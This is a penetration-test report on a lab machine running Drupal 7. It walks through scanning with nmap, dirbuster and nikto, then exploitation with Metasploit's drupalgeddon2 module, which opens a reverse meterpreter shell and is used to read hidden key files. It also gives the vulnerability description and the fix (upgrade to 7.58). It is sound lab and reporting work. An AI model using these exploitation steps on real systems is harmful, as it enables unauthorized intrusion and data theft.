Report

Yash Pattarkine

2020-12-11

Contents

Technical Report

Finding: Drupal 7

Risk Rating

The rating for the Drupal 7 vulnerability is 7.5.

Vulnerability Description

Drupal Core is prone to a remote code execution vulnerability because it fails to sufficiently sanitize user-supplied input. Successful exploitation may allow attackers to execute arbitrary code with the privileges of the user running the application, to compromise the application or the underlying database, to access or modify data or to compromise a vulnerable system. Drupal Core versions 7.x ranging from 7.0 and up to and including 7.57 are vulnerable.

Confirmation method

Nikto Scan confirms that the wepage is running Drupal 7. Also, it can be confirmed by using Wappalyzer.


Resolution Strategy

This is a very old version of Drupal. It can be easily resolved by updating to Drupal Core version 7.58 or latest

Attack Narrative


Scanning and Enumeration

- Nmap is used for scanning the target. The scan results show the following.




```
root@kali:/home/kali# nmap -A -T4 192.168.2.122
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-08 12:36 EST
Nmap scan report for osboxes (192.168.2.122)
Host is up (0.00079s latency).
Not shown: 999 closed ports
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title:  About
MAC Address: 08:00:27:64:3D:89 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.79 ms osboxes (192.168.2.122)
```

- Running dirbuster with a medium wordlist, we get these results.



```
root@kali:/home/kali# Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 200
Dir found: /manual/ - 200
File found: /contact.htm - 200
File found: /index.html - 200
File found: /MyJS.js - 200
Dir found: /icons/ - 403
Dir found: /front/ - 200
```


- Running nikto on 192.168.2.122/front, we can see that it is running on Drupal 7.



```
root@kali:/home/kali# nikto -host http://192.168.2.122/front
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.2.122
+ Target Hostname:    192.168.2.122
+ Target Port:        80
+ Start Time:         2020-12-08 13:48:05 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to pr
otect against some forms of XSS
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
+ OSVDB-3268: /front/scripts/: Directory indexing found.
```


Exploitation

- Started the metasploit module using msfconsole and searched for drupal. Got the following results




```
msf5 exploit(unix/webapp/drupal_coder_exec) > search drupal

Matching Modules
================

   #  Name                                           Disclosure Date  Rank       Check  De
scription
   -  ----                                           ---------------  ----       -----  --
---------
   0  auxiliary/gather/drupal_openid_xxe             2012-10-17       normal     Yes    Dr
upal OpenID External Entity Injection
   1  auxiliary/scanner/http/drupal_views_user_enum  2010-07-02       normal     Yes    Dr
upal Views Module Users Enumeration
   2  exploit/multi/http/drupal_drupageddon          2014-10-15       excellent  No     Dr
upal HTTP Parameter Key/Value SQL Injection
   3  exploit/unix/webapp/drupal_coder_exec          2016-07-13       excellent  Yes    Dr
upal CODER Module Remote Command Execution
   4  exploit/unix/webapp/drupal_drupalgeddon2       2018-03-28       excellent  Yes    Dr
upal Drupalgeddon 2 Forms API Property Injection
   5  exploit/unix/webapp/drupal_restws_exec         2016-07-13       excellent  Yes    Dr
upal RESTWS Module Remote PHP Code Execution
   6  exploit/unix/webapp/drupal_restws_unserialize  2019-02-20       normal     Yes    Dr
upal RESTful Web Services unserialize() RCE
   7  exploit/unix/webapp/php_xmlrpc_eval            2005-06-29       excellent  Yes    PH
P XML-RPC Arbitrary Code Execution
```

- Using exploit number 4, setting the correct options and running the exploit, we got a meterpreter shell.




```
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set rhosts 192.168.2.122
rhosts => 192.168.2.122
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set targeturi /front
targeturi => /front
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > run

[*] Started reverse TCP handler on 192.168.2.148:4444
[*] Sending stage (38288 bytes) to 192.168.2.122
[*] Meterpreter session 1 opened (192.168.2.148:4444 -> 192.168.2.122:36140) at 2020-12-08
 12:40:41 -0500
ls


meterpreter > ls
Listing: /var/www/html/front
============================
```

- In the /var/www/html folder, there is a s3cret folder. Going to that webpage we get the following.




LOL. You have been trolled..!

- Searching for ’key’ keyword, we got key.txt in the home folder of osboxes.




```
meterpreter > cat key.txt
StI1l_n0t_thE_R1gHt_KeY..!

It must hurt doesn't it..?
Just a hint:
The correct key file is hidden. The filename matches one of words
found on the website.
meterpreter > |
```

- Getting the hint from the key.txt, we got consumers.txt in /cdrom folder



```
meterpreter > cat consumers.txt
Good Job..!

The key is: V2hhdGV2ZXJfa2V5X3lvdV93YW5uYV9rZWVw==
meterpreter > 
```

- Decoding that, we get



```
kali@kali:~$ echo V2hhdGV2ZXJfa2V5X3lvdV93YW5uYV9rZWVw== | base64 -d
Whatever_key_you_wanna_keepbase64: invalid input
```

Conclusion

Thus, we used nmap, dirbuster, nikto and metasploit to get a remote shell access to the target machine by exploiting the drupal vulnerability.